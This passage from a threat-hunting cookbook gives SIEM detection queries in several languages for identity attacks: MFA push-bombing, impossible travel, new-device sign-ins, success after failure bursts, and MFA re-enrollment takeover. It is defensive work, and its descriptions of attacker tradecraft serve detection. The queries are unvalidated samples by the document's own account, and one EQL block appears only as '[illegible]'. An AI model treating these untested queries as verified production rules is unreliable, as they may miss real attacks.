| where AuthenticationRequirement == "multiFactorAuthentication"
| where isnotempty(MfaDetail)
| summarize PromptCount = count(), Resources = make_set(ResourceDisplayName, 5) by UserPrincipalName,
bin(TimeGenerated, 10m)
| where PromptCount >= 4

```

A match plausibly shows one account with `PromptCount` between 4 and a dozen inside one 10-minute bin, `Resources` holding a single value if the attacker is hammering one login surface. Four-plus prompts against one resource for one account inside ten minutes is consistent with push-bombing; the same count spread across several distinct `Resources` values more plausibly reflects a step-up conditional-access burst, not an attack.

**[QUERY]** SPL, targeting a generic MFA-event sourcetype normalized into `user`, `resource`, and `result` fields.

CONCEPTUAL SAMPLE — sourcetype and field names illustrative; adjust to your own TA's extraction.

```

index=identity sourcetype=mfa_events earliest=-10m
| stats count as prompt_count, values(resource) as resources, values(result) as results by user
| where prompt_count >= 4

```

Expect one row per flagged account with `prompt_count` in the same 4–12 range as the KQL result, `resources` showing whether the prompts concentrated on one app. `results` mixing denials and one eventual approval is the shape most worth escalating over one that shows only denials so far.

**[QUERY]** QRadar AQL — this is AQL, not standard SQL; a simple grouped count over a bounded window fits a single AQL statement without needing a chained rule object.

CONCEPTUAL SAMPLE — QID name and threshold illustrative; confirm your MFA log source's actual QID mapping before trusting a zero-row result as "clean." `HAVING` filters on the `prompt_count` alias rather than the raw `COUNT(*)`, per IBM's only documented AQL `HAVING` pattern (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5: [https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)).

```

SELECT username, COUNT(*) AS prompt_count
FROM events
WHERE QIDNAME(qid) ILIKE '%MFA challenge%'
GROUP BY username
HAVING prompt_count >= 4
LAST 10 MINUTES

```

Expect the same 4-plus count per flagged `username` as the other languages; QRadar's DSM normalization for third-party MFA providers varies, and a denial and a timeout sometimes collapse into one QID, which can undercount the true prompt volume relative to an IdP-native log.

**[QUERY]** Google SecOps YARA-L, matching the MFA-challenge UDM event type per account.

CONCEPTUAL SAMPLE — illustrative YARA-L; UDM event-type and window values not validated against a live tenant.

```
rule qc_06_01_mfa_push_fatigue {
  meta:
    author = "soc-query-cookbook"
    description = "Dense MFA challenge volume for one account"
    mitre_technique_id = "T1621"
    severity = "MEDIUM"

  events:
    $mfa.metadata.event_type = "USER_UNCATEGORIZED"
    $mfa.metadata.product_event_type = "mfa_challenge_issued"
    $mfa.target.user.userid = $user

  match:
    $user over 10m

  condition:
    #mfa >= 4

  outcome:
    $risk_score = 55
    $distinct_resources = count_distinct($mfa.target.resource.name)
}
```

A firing rule carries `#mfa` at 4 or more for one `$user` inside the 10-minute match window, with `$distinct_resources` in the outcome distinguishing a single-target burst from a multi-app morning. This reads the same as the KQL/SPL results above; the UDM `product_event_type` value is parser-dependent, so confirm your specific MFA provider's Chronicle parser actually populates it before relying on the filter.

**[QUERY]** Elastic ES|QL — chosen over EQL because this pattern is a threshold/aggregation shape, not an ordered sequence.

CONCEPTUAL SAMPLE — index pattern and field names illustrative.

```
FROM logs-identity-mfa*
| WHERE event.action == "mfa_challenge_issued"
| STATS prompt_count = COUNT(*), resources = VALUES(target.resource.name) BY user.name,
  BUCKET(@timestamp, 10 minute)
| WHERE prompt_count >= 4
```

Expect one row per flagged `user.name`/bucket pair with `prompt_count` in the 4-plus range and `resources` either a single value or several, mirroring the KQL interpretation directly above.

**[FALSE POSITIVE]** A flaky mobile connection produces three or four automatic client-side re-prompts when an approval never reaches the server, ending in a same-device approval — indistinguishable from an attack on count alone. A step-up conditional-access policy can also legitimately prompt one user for several distinct challenges (VPN, a sensitive SaaS app, email) inside one login burst. The cheapest differentiator across every language above is the resource/target field: real push-bombing repeats the same target, since the attacker wants into one thing; a legitimate multi-app burst spreads across

several. QRadar's coarser QID normalization is the one language-specific wrinkle — it can undercount true prompt volume where other backends distinguish denial from timeout.

**[PIVOT]** Pull who approved the eventual prompt and from which device — a device that never received any of the preceding denied prompts is the strongest available signal of a push-bombing win, not a flaky retry. Check the account's helpdesk/self-service portal for a same-day "I got a bunch of MFA prompts" ticket, which is the single most reliable disambiguator triage actually uses.

**Hunter's Note** Pull the denial/timeout code before you pull anything else. Number-matching push MFA logs a distinct code for "user tapped deny" versus "prompt timed out with no response" on most IdPs, and a long run of timeouts rather than denials usually means the account owner isn't even looking at their phone right now — which changes how urgently you escalate relative to a run of active denials from someone who is watching the attack happen in real time.

**QC-06-02 — Cross-country consecutive sign-ins (impossible-travel proxy)**

| Field             | Value                                                                                                                                           |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-06-02                                                                                                                                        |
| MITRE             | T1078 (Valid Accounts); T1078.004 (Valid Accounts: Cloud Accounts) where the IdP is cloud-hosted                                                |
| Behavior          | Two successful authentications for the same account resolving to two different countries, closer together in time than plausible travel allows. |
| DEH cross-ref     | DEH Part 12 §6 (DET-12-04 — geovelocity-based impossible travel)                                                                                |
| Languages covered | Sigma: <b>N/A</b> (structurally poor fit — see below); KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES QL)                               |

**[HUNTER]** DET-12-04's full geovelocity math (distance ÷ elapsed time against a travel-speed threshold) is worth building once as a standing rule, but a hunter chasing one specific account right now usually wants the cheaper proxy first: did this account's last two successful sign-ins resolve to different countries closer together than any commercial flight allows. That's enough to justify pulling the account's full session history before investing in per-country-pair travel-time tables.

Sigma — *N/A, structurally poor fit: Sigma's correlation types (event\_count, value\_count, temporal, temporal\_ordered) count or order matching events; none can assert that two matched events differ in a specific field's value, which is this pattern's actual logic.*

**[QUERY]** Microsoft Sentinel/Defender KQL, walking each account's successful sign-ins in order and comparing each to the immediately preceding one.

CONCEPTUAL SAMPLE — field names and the 120-minute constant illustrative; DET-12-04 documents why a single global cutoff is a starting point, not a validated value.

```

SigninLogs
| where TimeGenerated > ago(24h)
| where ResultType == "0"
| where isnotempty(tostring(LocationDetails.countryOrRegion))
| sort by UserPrincipalName asc, TimeGenerated asc
| extend PrevTime = prev(TimeGenerated), PrevUser = prev(UserPrincipalName),
        PrevCountry = prev(tostring(LocationDetails.countryOrRegion))
| where UserPrincipalName == PrevUser
| extend MinutesBetween = datetime_diff('minute', TimeGenerated, PrevTime)
| where tostring(LocationDetails.countryOrRegion) != PrevCountry and MinutesBetween < 120

```

A match returns one row per account pair of consecutive sign-ins with `MinutesBetween` under 120 and two different resolved countries — plausibly a handful of rows tenant-wide per day at this threshold before any allowlist tuning. This is consistent with either a stolen-credential sign-in from new infrastructure or a resolution artifact (see `[FALSE POSITIVE]`), not confirmed account takeover on its own.

**[QUERY]** SPL, using `streamstats` to carry each account's previous country and timestamp into the current row.

CONCEPTUAL SAMPLE — sourcetype and field names illustrative.

```

index=identity sourcetype=signin_logs result=success earliest=-24h
| sort 0 user, _time
| streamstats current=f last(country) as prev_country, last(_time) as prev_time by user
| eval minutes_between=round((_time-prev_time)/60,1)
| where country!=prev_country AND minutes_between<120

```

Expect the same shape as the KQL result: one row per flagged account pair, `minutes_between` under 120, `country` and `prev_country` naming the two resolved locations.

**[QUERY]** QRadar AQL — this is AQL, not standard SQL. QRadar's own approach to this pattern is a Reference Set of "each account's last known country," updated by one rule and checked by a second — a multi-object deployment, not one query. The block below is the investigative search that validates the pattern exists before building those standing objects, not the deployed detection itself.

CONCEPTUAL SAMPLE — investigative form only; field names depend on your identity DSM's extraction.

```

SELECT username, "Source Country", starttime
FROM events
WHERE QIDNAME(qid) = 'Authentication Success'
    AND username = '<account under review>'
ORDER BY starttime DESC
LAST 24 HOURS

```

This returns the raw ordered country/timestamp history an analyst reads by eye to spot an implausible pair; it does not compute `MinutesBetween` or flag anything itself. The standing version adds Reference Set `RS-LastKnownCountry-By-User` and a second Rule Test comparing the current event's country against it.

**[QUERY]** Google SecOps YARA-L, binding two successive sign-in events to the same user and asserting the country differs.

CONCEPTUAL SAMPLE — illustrative YARA-L; confirm `principal.location.country_or_region` is populated by your specific IdP's UDM parser before relying on it.

```
rule qc_06_02_cross_country_signin {
  meta:
    description = "Two successful sign-ins for one account from different countries inside 2 hours"
    mitre_technique_id = "T1078"

  events:
    $e1.metadata.event_type = "USER_LOGIN"
    $e1.security_result.action = "ALLOW"
    $e1.target.user.userid = $user
    $e1.principal.location.country_or_region = $country1

    $e2.metadata.event_type = "USER_LOGIN"
    $e2.security_result.action = "ALLOW"
    $e2.target.user.userid = $user
    $e2.principal.location.country_or_region = $country2

    $e2.metadata.event_timestamp.seconds > $e1.metadata.event_timestamp.seconds
    $country1 != $country2

  match:
    $user over 2h

  condition:
    $e1 and $e2
}
```

A match binds one pair of events for one `$user` with two different resolved countries inside the 2-hour match window — the same underlying claim as the KQL/SPL results, expressed as YARA-L's native multi-event correlation rather than a windowed self-comparison.

**[QUERY]** Elastic ES|QL — chosen over EQL because comparing a computed field (country) between two rows sharing a key is an aggregation-shaped problem EQL's `sequence` cannot express; ES|QL's `STATS` can.

CONCEPTUAL SAMPLE — index pattern illustrative.

```
FROM logs-identity-signin*
| WHERE event.outcome == "success" AND @timestamp > NOW() - 2 hours
| STATS countries = VALUES(source.geo.country_iso_code), first_seen = MIN(@timestamp), last_seen =
MAX(@timestamp) BY user.name
| WHERE MV_COUNT(countries) > 1
```

Expect one row per account whose sign-ins inside the 2-hour lookback resolved to more than one country; `first_seen/last_seen` give the elapsed time an analyst checks against travel plausibility by hand, since this simplified query does not compute per-pair distance.



**[FALSE POSITIVE]**

Corporate VPN concentrators and mobile carrier NAT gateways routinely resolve to a country far from the user's physical location, and a user roaming between a home connection and a corporate VPN mid-session produces this exact pattern with zero real travel involved — the single largest driver of alerts on this pattern in most tenants. Maintain a reviewed allowlist of known corporate egress ASNs/ranges and exclude them before flagging, rather than widening the time threshold, which just makes the query blind to a shorter real impossible-travel window too.

**[PIVOT]**

Check whether the device fingerprint or browser/OS signature is identical across both sign-ins — the same device resolving to two countries points at network-path change (VPN, roaming), not physical travel; a different device in each country is the stronger takeover signal. Cross-reference the second country against the account's known corporate-VPN egress ranges before escalating.

**QC-06-03 — New-device or new-country sign-in against an established baseline**

| Field             | Value                                                                                                                         |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-06-03                                                                                                                      |
| MITRE             | T1078 (Valid Accounts); T1078.004 (Valid Accounts: Cloud Accounts) where applicable                                           |
| Behavior          | A successful authentication from a device fingerprint or country never previously observed for this specific account.         |
| DEH cross-ref     | DEH Part 31 §3 (DET-31-01 — per-account baseline pattern and its cold-start problem, §2); DEH Part 12 §6 (conceptual framing) |
| Languages covered | Sigma: <b>N/A</b> (structurally poor fit — see below); KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES QL)             |

**[HUNTER]**

Unlike QC-06-02, this pattern needs no velocity math at all — the entire question is "has this exact device or country ever appeared for this account before," which only means anything against a maintained per-account history. Reach for this hunt when a device or country looks unusual on its face but doesn't fail the DET-12-04-style velocity check, because it's simply the account's *first ever* use of that device or country rather than a physically impossible jump from the last one.

*Sigma — N/A, structurally poor fit: the base Sigma spec has no construct for a maintained per-entity historical watchlist or lookup list; every correlation type (DEH Part 24 §4) evaluates matches within a bounded timespan, not against an entity's entire prior history.*

**[QUERY]**

Microsoft Sentinel/Defender KQL, anti-joining current sign-ins against a maintained watchlist of each account's known devices/countries.

CONCEPTUAL SAMPLE — assumes a `KnownDevicesByUser` Sentinel Watchlist exists and is kept current; see

**[FALSE POSITIVE]**.

```
let KnownDevices = _GetWatchlist('KnownDevicesByUser');
SigninLogs
| where TimeGenerated > ago(1h)
| where ResultType == "0"
| extend DeviceId = tostring(DeviceDetail.deviceId)
| join kind=leftanti KnownDevices on UserPrincipalName, DeviceId
```

A match is one row per account/device pair with no matching entry in `KnownDevicesByUser` — a plausibly small number tenant-wide per hour once the watchlist has enough history behind it. This is consistent with a genuinely new device for the account, which is either legitimate (new laptop, phone upgrade) or the first sign of a takeover; the query cannot tell those apart on its own.

**[QUERY]** SPL, using a maintained lookup table in place of a watchlist.

CONCEPTUAL SAMPLE — assumes `known_devices_by_user.csv` is rebuilt on a schedule from prior sign-in history.

```
index=identity sourcetype=signin_logs result=success earliest=-1h
| lookup known_devices_by_user.csv user, device_id OUTPUT known
| where isnull(known)
```

Expect the same shape as the KQL result: rows for account/device pairs absent from the lookup, freshest first.

**[QUERY]** QRadar AQL — this is AQL, not standard SQL. The standing version of this pattern is exactly QRadar's Reference Set model: one rule populates `RS-KnownDevices-By-User` from historical sign-ins, a second checks new sign-ins against it and fires the Offense — a multi-object deployment, not one query. The block below pulls the raw per-account device history an analyst reviews before building those objects.

CONCEPTUAL SAMPLE — investigative form only.

```
SELECT username, "Device Id", MIN(starttime) AS first_seen, COUNT(*) AS times_seen
FROM events
WHERE QIDNAME(qid) = 'Authentication Success'
  AND username = '<account under review>'
GROUP BY username, "Device Id"
ORDER BY first_seen ASC
LAST 90 DAYS
```

This surfaces every distinct device the account has ever authenticated from and when it first appeared — a device with `times_seen` of 1 and a `first_seen` inside the last hour is the manual equivalent of the KQL/SPL anti-join result above.

**[QUERY]** Google SecOps YARA-L, checking the current sign-in's device against a maintained Chronicle reference list.

CONCEPTUAL SAMPLE — assumes a `%known_devices_by_user%` reference list is populated and kept current from prior sign-in history.

```

rule qc_06_03_new_device_signin {
  meta:
    description = "Successful sign-in from a device not on the account's known-device list"
    mitre_technique_id = "T1078"

  events:
    $login.metadata.event_type = "USER_LOGIN"
    $login.security_result.action = "ALLOW"
    $login.target.user.userid = $user
    $login.principal.asset.hardware.serial_number = $device_id
    not $device_id in %known_devices_by_user%

  condition:
    $login
}

```

A match fires once per qualifying sign-in whose `device_id` isn't present in the maintained reference list — the same underlying claim as the anti-join forms above, with the freshness of `%known_devices_by_user%` as the load-bearing dependency.

**[QUERY]** Elastic ES|QL, using `ENRICH` against a known-devices lookup index in place of a join.

CONCEPTUAL SAMPLE — assumes a `known_devices` enrich policy exists, keyed on user and device fingerprint.

```

FROM logs-identity-signin*
| WHERE event.outcome == "success" AND @timestamp > NOW() - 1 hour
| ENRICH known_devices_policy ON user.name WITH known_device
| WHERE known_device != true

```

Expect rows for sign-ins whose device fingerprint has no match in the enrichment policy — again, the same underlying result as the other four languages above.

**[FALSE POSITIVE]** Cold start is the dominant driver: a new hire, a freshly provisioned account, or any account whose baseline table simply hasn't accumulated enough history yet will show every device and country as "new" by definition, not because anything is wrong (DEH Part 31 §2). A routine browser or OS update can also change the device-fingerprint hash some IdPs compute, producing a false "new device" for a device that's actually unchanged.

**[PIVOT]** Check the account's creation date and the watchlist/lookup/reference-list's own coverage window for that account before treating a hit as meaningful — an account younger than the baseline's own history window is a cold-start hit, not a deviation. Where the account is mature, check for a recent hardware-refresh or travel-notice ticket that would explain a legitimate new device or country.

**Blind Spot** None of the five query forms above can distinguish a genuinely new account from a four-year-old account being hit on its first-ever sign-in from a country it simply never happened to use before. Both produce an identical "no matching history" result. Routing every hit through the same triage queue with no account-age context attached means a real four-year-old account's first Tokyo sign-in gets the same priority as a two-day-old test account's routine setup traffic — check account age before triage priority, not after.

#### QC-06-04 — Successful sign-in immediately following a failed-login burst

| Field             | Value                                                                                                                                |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-06-04                                                                                                                             |
| MITRE             | T1110 (Brute Force); T1078 (Valid Accounts)                                                                                          |
| Behavior          | Five or more failed authentications against one account, followed by a success for that same account within roughly fifteen minutes. |
| DEH cross-ref     | DEH Part 12 §4 (DET-12-03 — successful sign-in following a failure burst)                                                            |
| Languages covered | Sigma: <b>N/A</b> (structurally poor fit — see below); KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (EQL)                      |

**[HUNTER]** A failure burst that ends in nothing is a nuisance; one that ends in a success is the moment a brute-force or spray hunt actually earns its keep. Reach for this pattern when Part 4's or Part 5's own failure-volume queries already flagged an account or source, and the next question is whether any of those attempts actually landed.

*Sigma — N/A, structurally poor fit: this pattern needs a count threshold on one selection (five-plus failures) combined with `temporal_ordered` sequencing relative to a second selection (the later success); that specific combination has narrow, inconsistent backend support (DEH Appendix A5 §8) even where `event_count` alone is well supported.*

**[QUERY]** Microsoft Sentinel/Defender KQL, joining a per-account failure-burst aggregation against later successes for the same account.

CONCEPTUAL SAMPLE — thresholds illustrative; validate `FailureThreshold` and `FollowWindow` against your own baseline before trusting them as a cutoff.

```

let FailureThreshold = 5;
let FollowWindow = 15m;
let Failures =
    SigninLogs
    | where TimeGenerated > ago(1h)
    | where ResultType in ("50126", "50053")
    | summarize FailedCount = count(), LastFailure = max(TimeGenerated) by UserPrincipalName
    | where FailedCount >= FailureThreshold;
SigninLogs
| where TimeGenerated > ago(1h)
| where ResultType == "0"
| join kind=inner Failures on UserPrincipalName
| where TimeGenerated between (LastFailure .. LastFailure + FollowWindow)
| project UserPrincipalName, LastFailure, SuccessTime = TimeGenerated, IPAddress

```

A match returns one row per account whose success landed inside the 15-minute tail of its own 5-plus failure burst, with `IPAddress` on the success row either matching or differing from the failing attempts' source. Same-source is consistent with the attacker simply guessing correctly on a later attempt; a different source is closer to the false-positive shape below.

**[QUERY]** SPL, using `streamstats` to carry the running failure count and last-failure time per account into the row that eventually succeeds.

CONCEPTUAL SAMPLE — thresholds illustrative.

```

index=identity sourcetype=signin_logs earliest=-1h
| sort 0 user, _time
| streamstats count(eval(result="failure")) as failed_count by user
| eval last_failure_time=if(result="failure", _time, null())
| streamstats last(last_failure_time) as last_failure by user
| where result="success" AND failed_count>=5 AND (_time - last_failure)<=900

```

Expect the same shape: one row per account whose success arrived within 900 seconds of accumulating five or more failures.

**[QUERY]** QRadar AQL — this is AQL, not standard SQL. QRadar's own version of this pattern is a chained Building Block (failure-count threshold) feeding a Rule Test that checks for a following success — a multi-object deployment. The block below is the investigative pull that validates the pattern before building those objects.

CONCEPTUAL SAMPLE — investigative form only.

```

SELECT username, starttime, "Result"
FROM events
WHERE QIDNAME(qid) IN ('Authentication Failure', 'Authentication Success')
    AND username = '<account under review>'
ORDER BY starttime ASC
LAST 1 HOURS

```

This returns the raw ordered failure/success timeline for one account for manual review — the same underlying evidence the KQL/SPL joins compute automatically, without the threshold or window logic

applied.

**[QUERY]** Google SecOps YARA-L — a natural fit, since binding a count-threshold event set and a following single event to the same principal is exactly the multi-event correlation YARA-L's `match / condition` sections are built for.

CONCEPTUAL SAMPLE — illustrative YARA-L; window and threshold not validated against a live tenant.

```
rule qc_06_04_success_after_failure_burst {
  meta:
    description = "Successful sign-in landing inside the tail of a failed-login burst"
    mitre_technique_id = "T1110"

  events:
    $fail.metadata.event_type = "USER_LOGIN"
    $fail.security_result.action = "BLOCK"
    $fail.target.user.userid = $user

    $success.metadata.event_type = "USER_LOGIN"
    $success.security_result.action = "ALLOW"
    $success.target.user.userid = $user
    $success.metadata.event_timestamp.seconds > $fail.metadata.event_timestamp.seconds

  match:
    $user over 15m

  condition:
    #fail >= 5 and $success

  outcome:
    $risk_score = 70
}
```

A match binds five or more `$fail` events and one later `$success` event to the same `$user` inside the 15-minute match window — the same claim as the KQL/SPL results, expressed natively rather than through a self-join.

**[QUERY]** Elastic EQL — the natural surface for an ordered, entity-joined sequence; expressed here as five explicit failure stages rather than a true dynamic count, since EQL `sequence` matches a fixed number of stages, not "N or more" of one stage.

CONCEPTUAL SAMPLE — illustrative EQL; five fixed failure stages matching the five-attempt threshold, see the note below.

[illegible]

A match is a six-event sequence for one `user.name`: five failures followed by a success, all inside 15 minutes. Because every failure stage shares the same filter, the sequence engine satisfies each stage with the earliest unconsumed failure event, so a burst of six or more failures before the success still matches — it simply leaves the extra failures unconsumed by this sequence. This lines up with the 5-failure threshold used in the other languages for "5 or more," not just "exactly 5"; treat it as a close analog rather than a guaranteed equivalent, since EQL's sequence stages are still fixed positions, not a native count operator.

**[FALSE POSITIVE]** A legitimate user who mistypes their password two or three times before getting it right, from their own normal device and location, satisfies every query above just as well as an attacker does. The distinguishing signal across every language shown above is whether the success shares a source/device with the failures (consistent with a retry) or doesn't (closer to an attacker who found a working credential mid-burst) — this pattern is meant to feed a composite score alongside device/location context, not stand alone as a verdict.

**[PIVOT]** Compare the success event's source IP and device fingerprint against the failing attempts' — a match favors an innocent retry, a mismatch favors compromise. Check whether MFA was required and satisfied on the success leg; an MFA-protected account clearing this pattern with a valid second factor is a materially different claim than one with MFA disabled entirely.

### **Detection Autopsy — "any failure-then-success is a compromise"**

**The rule:** Fires on any account with one or more failed sign-ins followed by a success, no device or source comparison, no minimum failure count.

**Why it shipped:** It sounds airtight in a design review — "they failed, then they got in" — and needs no baseline or watchlist to build, unlike QC-06-03.

**How it failed:** Every employee who fat-fingers a password once before succeeding trips it. A rule with no minimum failure count and no same-source check pages on ordinary typos dozens of times a day per active user population, and gets tuned into an ignored queue within a week.

**The fix:** Require a minimum failure count (5, tuned per environment) and treat same-source-as-failures versus different-source-from-failures as separate confidence tiers, exactly as this pattern's **[PIVOT]** does — not a single undifferentiated alert.

---

**QC-06-05 — MFA method re-registration immediately preceding a sign-in from an unfamiliar device**

| Field             | Value                                                                                                                                                                                                                                |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-06-05                                                                                                                                                                                                                             |
| MITRE             | T1556.006 (Modify Authentication Process: Multi-Factor Authentication); T1098.005 (Account Manipulation: Device Registration)                                                                                                        |
| Behavior          | A self-service MFA method change or new-device enrollment for an account, followed shortly by a successful sign-in from a device or country absent from that account's prior history.                                                |
| DEH cross-ref     | DEH Part 18 (Cloud Identity & SaaS Detection Engineering) — no dedicated DEH detection for this composite shape; extends DEH Part 12 §5's MFA-abuse framing to the enrollment step itself and composes with this part's own QC-06-03 |
| Languages covered | Sigma (partial — front-half event only, see below), KQL (Sentinel/Defender), SPL, AQL, YARA-L: <b>N/A</b> (missing schema field), Elastic (EQL)                                                                                      |

**[HUNTER]** An attacker who already holds a password but not the second factor increasingly skips push-bombing entirely and instead uses the account's own self-service portal to register a *new* MFA method — a new phone number, a new authenticator enrollment — then signs in cleanly through the factor they just added themselves. Hunt for the re-enrollment event itself first; by the time the sign-in happens, the attacker already has everything they need.

**[QUERY]** Sigma, covering only the front half of the pattern — the re-enrollment event alone, as a single-event base rule. The full two-stage join to a following sign-in needs `temporal_ordered` correlation, which has the same narrow, inconsistent backend support named for QC-06-04; this rule is deliberately scoped to what Sigma expresses cleanly, leaving the join to the languages below.

CONCEPTUAL SAMPLE — illustrative Sigma; covers the enrollment event only, not the composite pattern.

```

title: MFA method registered or changed for an account
id: 4c8e1b7a-2f9d-4a63-9e1c-7b3d5f2a8c14
status: test
description: Matches a self-service MFA method registration or change event.
logsource:
  category: authentication
  product: azure
  service: AuditLogs
detection:
  selection:
    OperationName:
      - 'Update user'
      - 'Register security info'
  condition: selection
level: low
tags:
  - attack.persistence
  - attack.t1556.006

```

A match is one audit-log event per re-enrollment action, with no claim yet about what sign-in follows it — this rule alone is a leading indicator worth logging, not alerting on standalone, given how routine legitimate re-enrollment is.



**[QUERY]** Microsoft Sentinel/Defender KQL, joining the enrollment audit event to a following sign-in that also fails [QC-06-03](#)'s known-device check.

CONCEPTUAL SAMPLE — assumes the same [KnownDevicesByUser](#) watchlist used in [QC-06-03](#).

```
let KnownDevices = _GetWatchlist('KnownDevicesByUser');
let Enrollments =
    AuditLogs
    | where TimeGenerated > ago(1h)
    | where OperationName in ("Update user", "Register security info")
    | project UserPrincipalName = tostring(TargetResources[0].userPrincipalName), EnrollTime =
TimeGenerated;
SigninLogs
| where TimeGenerated > ago(1h) and ResultType == "0"
| extend DeviceId = tostring(DeviceDetail.deviceId)
| join kind=inner Enrollments on UserPrincipalName
| where TimeGenerated between (EnrollTime .. EnrollTime + 30m)
| join kind=leftanti KnownDevices on UserPrincipalName, DeviceId
```

A match is one account whose MFA enrollment was followed, within 30 minutes, by a successful sign-in from a device absent from its known-device history — a materially stronger claim than either signal alone.

**[QUERY]** SPL, joining an identity-audit sourcetype to the authentication sourcetype across the same account and window.

CONCEPTUAL SAMPLE — sourcetype and field names illustrative.

```
index=identity_audit sourcetype=mfa_enrollment earliest=-1h
| rename _time as enroll_time
| join user [ search index=identity sourcetype=signin_logs result=success earliest=-1h
               | rename _time as signin_time ]
| where (signin_time - enroll_time) <= 1800 AND signin_time > enroll_time
```

Expect one row per account with an enrollment followed by a success inside 1,800 seconds — the same shape as the KQL result, minus the known-device cross-check unless separately joined against a lookup as in [QC-06-03](#).

**[QUERY]** QRadar AQL — this is AQL, not standard SQL. This pattern spans two distinct log-source event categories (identity audit, authentication), which QRadar deploys as a Building Block on the enrollment category feeding a Reference Set consulted by a second Rule Test on the authentication category — a multi-object model. The block below pulls both categories side by side for manual review.

CONCEPTUAL SAMPLE — investigative form only.

```
SELECT username, starttime, QIDNAME(qid) AS event_type
FROM events
WHERE QIDNAME(qid) IN ('MFA Method Changed', 'Authentication Success')
    AND username = '<account under review>'
ORDER BY starttime ASC
LAST 1 HOURS
```

This surfaces the raw ordered timeline of enrollment and sign-in events for one account, the manual equivalent of the KQL/SPL join above.

*YARA-L — N/A, missing schema field: no UDM event type or field this book can confirm as a stable equivalent for "MFA method registration," distinct from a generic user-resource-update event, across Chronicle's parser set (DEH Part 28 §1.1's `GrantedAccess` precedent for the same class of gap). Coverage depends entirely on which parser normalized the source IdP's audit log, so a rule built against one tenant's parser output may match nothing against another's.*

**[QUERY]** Elastic EQL, expressing the two-stage order directly as a `sequence`.

CONCEPTUAL SAMPLE — illustrative EQL; event categories and field names not validated against a live deployment.

```
sequence by user.name with maxspan=30m
  [iam where event.action == "mfa-method-changed"]
  [authentication where event.outcome == "success"]
```

A match is a two-event sequence for one `user.name`: an MFA-method change followed by a successful sign-in, both inside 30 minutes — the same claim as the KQL/SPL/AQL results, native to EQL's ordering model.

**[FALSE POSITIVE]** Legitimate MFA re-enrollment after a lost or replaced phone is extremely common, and a genuine user re-enrolling and then signing in from their new device produces this exact sequence with zero attacker involvement. The differentiator is whether the re-enrollment is helpdesk-assisted and ticket-backed or purely self-service with no supporting record — an unassisted self-service change followed immediately by a sign-in from a never-before-seen device and country together is a materially stronger claim than either alone.

**[PIVOT]** Check the ITSM/helpdesk system for a device-loss or replacement ticket for this account around the enrollment time. Check whether the *previous* MFA method was disabled or removed as part of the same change — an attacker taking over an account frequently removes the legitimate method to lock the real owner out, which a benign upgrade rarely does.

***What Would Change My Mind*** This pattern's confidence rests on self-service re-enrollment with no supporting ticket being rare enough to be worth flagging on its own. If a review of confirmed-benign hits showed a large share of an organization's users routinely re-enroll MFA methods without ever opening a helpdesk ticket — common in orgs with a mature self-service identity portal — this pattern's confidence would need to drop from a standalone lead to a component of the composite scoring described in DEH Part 12 §7, the same demotion DET-12-03 and DET-12-04 already accept for their own signals.

---

## Cross-references

DEH Part 12 §§4–7 (Identity: Access & Authentication Detection — DET-12-03, DET-12-04, DET-12-05, and the composite account-takeover scoring [QC-06-01](#)–[QC-06-04](#) extend into hunt form); DEH Part 31 §§2–3 (Baselining — cold start, DET-31-01) for [QC-06-03](#)'s dependency on a maintained per-account history; DEH Part 18 (Cloud Identity & SaaS Detection Engineering) for [QC-06-05](#)'s enrollment-audit telemetry; DEH Appendix A5 §§4–8 for the Sigma correlation-type, EQL sequence, and AQL multi-object-model limitations named throughout. Within this book: Part 4 (Brute Force) and Part 5 (Password Spraying) for the failure-volume precursor to [QC-06-04](#); Part 7 and Part 17 for credential-theft and stolen-ticket-reuse patterns this part does not cover; Part 24 (Cloud Identity & SaaS Abuse) for OAuth consent-grant abuse and conditional-access bypass adjacent to but out of scope for [QC-06-05](#).

## Part 7 — Kerberos & Directory Credential Attacks

---

### Why this part exists

**[CONCEPT]** This part covers the credential-*theft* side of Kerberos and Active Directory abuse — the point in the kill chain where an attacker turns directory access into password hashes or forgeable ticket material, before spending any of it. That covers Kerberoasting (T1558.003), AS-REP Roasting (T1558.004), DCSync (T1003.006), and the ticket-forgery and hash-harvesting techniques that feed Pass-the-Hash (T1550.002) and Pass-the-Ticket (T1550.003) — Golden Ticket (T1558.001), Silver Ticket (T1558.002), and the LSASS memory access (T1003.001) that harvests the material in the first place. The explicit boundary: the *use* of a stolen hash or a forged/replayed ticket to authenticate to a new host is Part 17's scope (Lateral Movement via Stolen Tokens & Ticket Reuse), not this one's — the same theft/use split ATT&CK draws between Credential Access and Lateral Movement. A pattern below that surfaces a theft event points forward to Part 17 at [PIVOT]; it never re-derives the use-side query itself.

This part's six patterns extend DEH Part 13 (Identity: Directory, Privilege & Kerberos Detection), which already carries DET-13-01 through DET-13-05 for this exact surface. Most patterns below adapt one of those detections across the languages DEH's own chapter doesn't show rather than inventing new logic — DET-13-01 for QC-07-01, DET-13-02 for QC-07-02, DET-13-04 for QC-07-03, and DEH Part 13 §5's own named-but-unbuilt correlation for QC-07-04 and QC-07-05. Where a query's aggregation, join, or correlation mechanics need explaining beyond what a framing sentence covers, that explanation lives in DEH Part 23–29 (the six-language canonical-detection bridge), cited rather than re-taught here. Graduating any pattern below from a hunt into a standing rule, and scoring its coverage, quality, or debt once it's there, is DEH Part 41–43's job, applied to this book's own catalog in Part 28 — not repeated per pattern in this part.

Six named patterns sit at this part's budget ceiling (BOOK-INDEX.md, Section C). They split below into two loose groupings by telemetry shape rather than by MITRE tactic: ticket-request abuse that lives almost entirely in the 4768/4769 pair (§1), and directory-replication and post-theft credential-material handling, which needs enrichment against a maintained inventory or baseline rather than a single event field (§2).

### 1. Ticket-request abuse: Kerberoasting and AS-REP Roasting

#### QC-07-01 — Kerberoasting via SPN request fan-out

